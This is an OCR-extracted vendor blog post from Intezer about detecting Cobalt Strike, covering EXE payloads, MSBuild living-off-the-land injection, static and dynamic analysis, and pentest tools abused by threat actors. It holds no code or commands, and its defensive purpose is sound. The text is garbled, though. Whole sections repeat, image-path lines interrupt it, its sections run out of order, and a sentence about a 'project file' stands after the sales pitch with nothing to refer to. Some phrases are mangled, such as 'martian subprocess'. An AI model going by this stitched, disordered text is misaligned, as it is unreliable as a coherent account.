
Intezer Analyze endpoint scan of a Cobalt Strike-infected system via LotL technique

How to Detect Executables (EXE) Files

There is an acronym in the United States Armed Forces called “KISS.” KISS stands for “Keep it simple, stupid!” Sometimes simple is better, and another way for Cobalt Strike to be deployed is in a simple Windows EXE form.

This requires either social engineering tactics to get the target to execute the malware or another program/script to execute the file. This process involves creation of a thread that sets up a named pipe for privilege escalation. Once the shellcode is written to the named pipe, it is decrypted and executed in a separate thread.

An example of one of these payloads is shown in the analysis below. Notice how the Cobalt Strike code is only shown when it is executed and found in-memory.



Cobalt Strike found via memory analysis

How can Cobalt Strike be detected and remediated?

Due to the many ways Cobalt Strike is deployed, detection can be hard. The use of shellcode, encoding, compression, obfuscated strings, process injection, hashing algorithms, domain fronting, different communication channels, and dynamically loaded libraries all give malware and network defenses a run for their money.

Static Analysis

Static analysis involves examining the file using various techniques without actually having to execute the file itself. Static analysis can involve hashing the file and finding intel on it, taking a look at the strings to see if there are functionality or network indicators, or checking imports and running signatures such as YARA for the file. Although useful, static analysis on its own is probably not sufficient to detect Cobalt Strike.

Using hash-based identification of Cobalt Strike is insufficient, since each payload will be encrypted with different keys and each configuration will uniquely change the hash value. It is trivial to generate a new payload for each new target.

Checking strings may be insufficient also. Strings for pipe names are dynamically generated and incorporate random numbers, meaning they can change every time the malware is executed. Encrypted payloads will also obfuscate useful strings from static analysis.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and

execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.


Dynamic Analysis

Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code


The document drops and executes Cobalt Strike in the memory space of "rundll32.exe." Signatures are leveraged to show capabilities and file characteristics. Under the "TTPs" tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.

More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and

execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.


Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

As shown above, the project file has an encoded and compressed payload. This payload is decrypted, decompressed, and then copied into memory. The shellcode is then executed in a new thread.

How to Detect?

An endpoint with a system injected with Cobalt Strike via MSBuild is shown below. Note the process tree at the bottom indicating the “fileless code.”




Intezer Analyze endpoint scan of a Cobalt Strike-infected system via LotL technique

How to Detect Executables (EXE) Files

There is an acronym in the United States Armed Forces called “KISS.” KISS stands for “Keep it simple, stupid!” Sometimes simple is better, and another way for Cobalt Strike to be deployed is in a simple Windows EXE form. This requires either social engineering tactics to get the target to execute the malware or another program/script to execute the file. This process involves creation of a thread that sets up a named pipe for privilege escalation. Once the shellcode is written to the named pipe, it is decrypted and executed in a separate thread.

An example of one of these payloads is shown in the analysis below. Notice how the Cobalt Strike code is only shown when it is executed and found in-memory.



Cobalt Strike found via memory analysis

How can Cobalt Strike be detected and remediated?

Due to the many ways Cobalt Strike is deployed, detection can be hard. The use of shellcode, encoding, compression, obfuscated strings, process injection, hashing algorithms, domain fronting, different communication channels, and dynamically loaded libraries all give malware and network defenses a run for their money.

Static Analysis

Static analysis involves examining the file using various techniques without actually having to execute the file itself. Static analysis can involve hashing the file and finding intel on it, taking a look at the strings to see if there are functionality or network indicators, or checking imports and running signatures such as YARA for the file. Although useful, static analysis on its own is probably not sufficient to detect Cobalt Strike.

Using hash-based identification of Cobalt Strike is insufficient, since each payload will be encrypted with different keys and each configuration will uniquely change the hash value. It is trivial to generate a new payload for each new target.

Checking strings may be insufficient also. Strings for pipe names are dynamically generated and incorporate random numbers, meaning they can change every time the malware is executed. Encrypted payloads will also obfuscate useful strings from static analysis.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.

Dynamic Analysis


Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through

each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code


The document drops and executes Cobalt Strike in the memory space of "rundll32.exe." Signatures are leveraged to show capabilities and file characteristics. Under the "TTPs" tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.

More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and

execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

Intezer Analyze endpoint scan result for Raindrop loading and executing a fileless Cobalt Strike payload

Living off the Land (LotL) Detection

Living off the Land (LotL) is the attack process of using legitimate and signed tools, usually provided within the operating system, to execute malware. This is a powerful tactic as it can result in unauthorized code being executed within the memory space of a trusted process, evading malware defenses by flying under the radar. This type of tactic also makes incident response difficult, since analysts can't just filter out known legitimate processes during triage. All processes must be inspected in order to find that one *needle in the haystack*.

One popular tool used for LotL operations is the Microsoft.NET framework utility called MSBuild. MSBuild is the build platform used for Microsoft and Visual Studio. Visual Studio relies on MSBuild to build projects for testing and releases. Attackers are able to pass MSBuild.exe, a project (.proj) file, to build and execute. The payload, usually shellcode, is injected into another process. This attack is effective for attackers as many sandboxing solutions are not able to handle project files and struggle with fileless malware. This technique was observed by Cisco Talos researchers in 2020 to deploy Cobalt Strike.


```
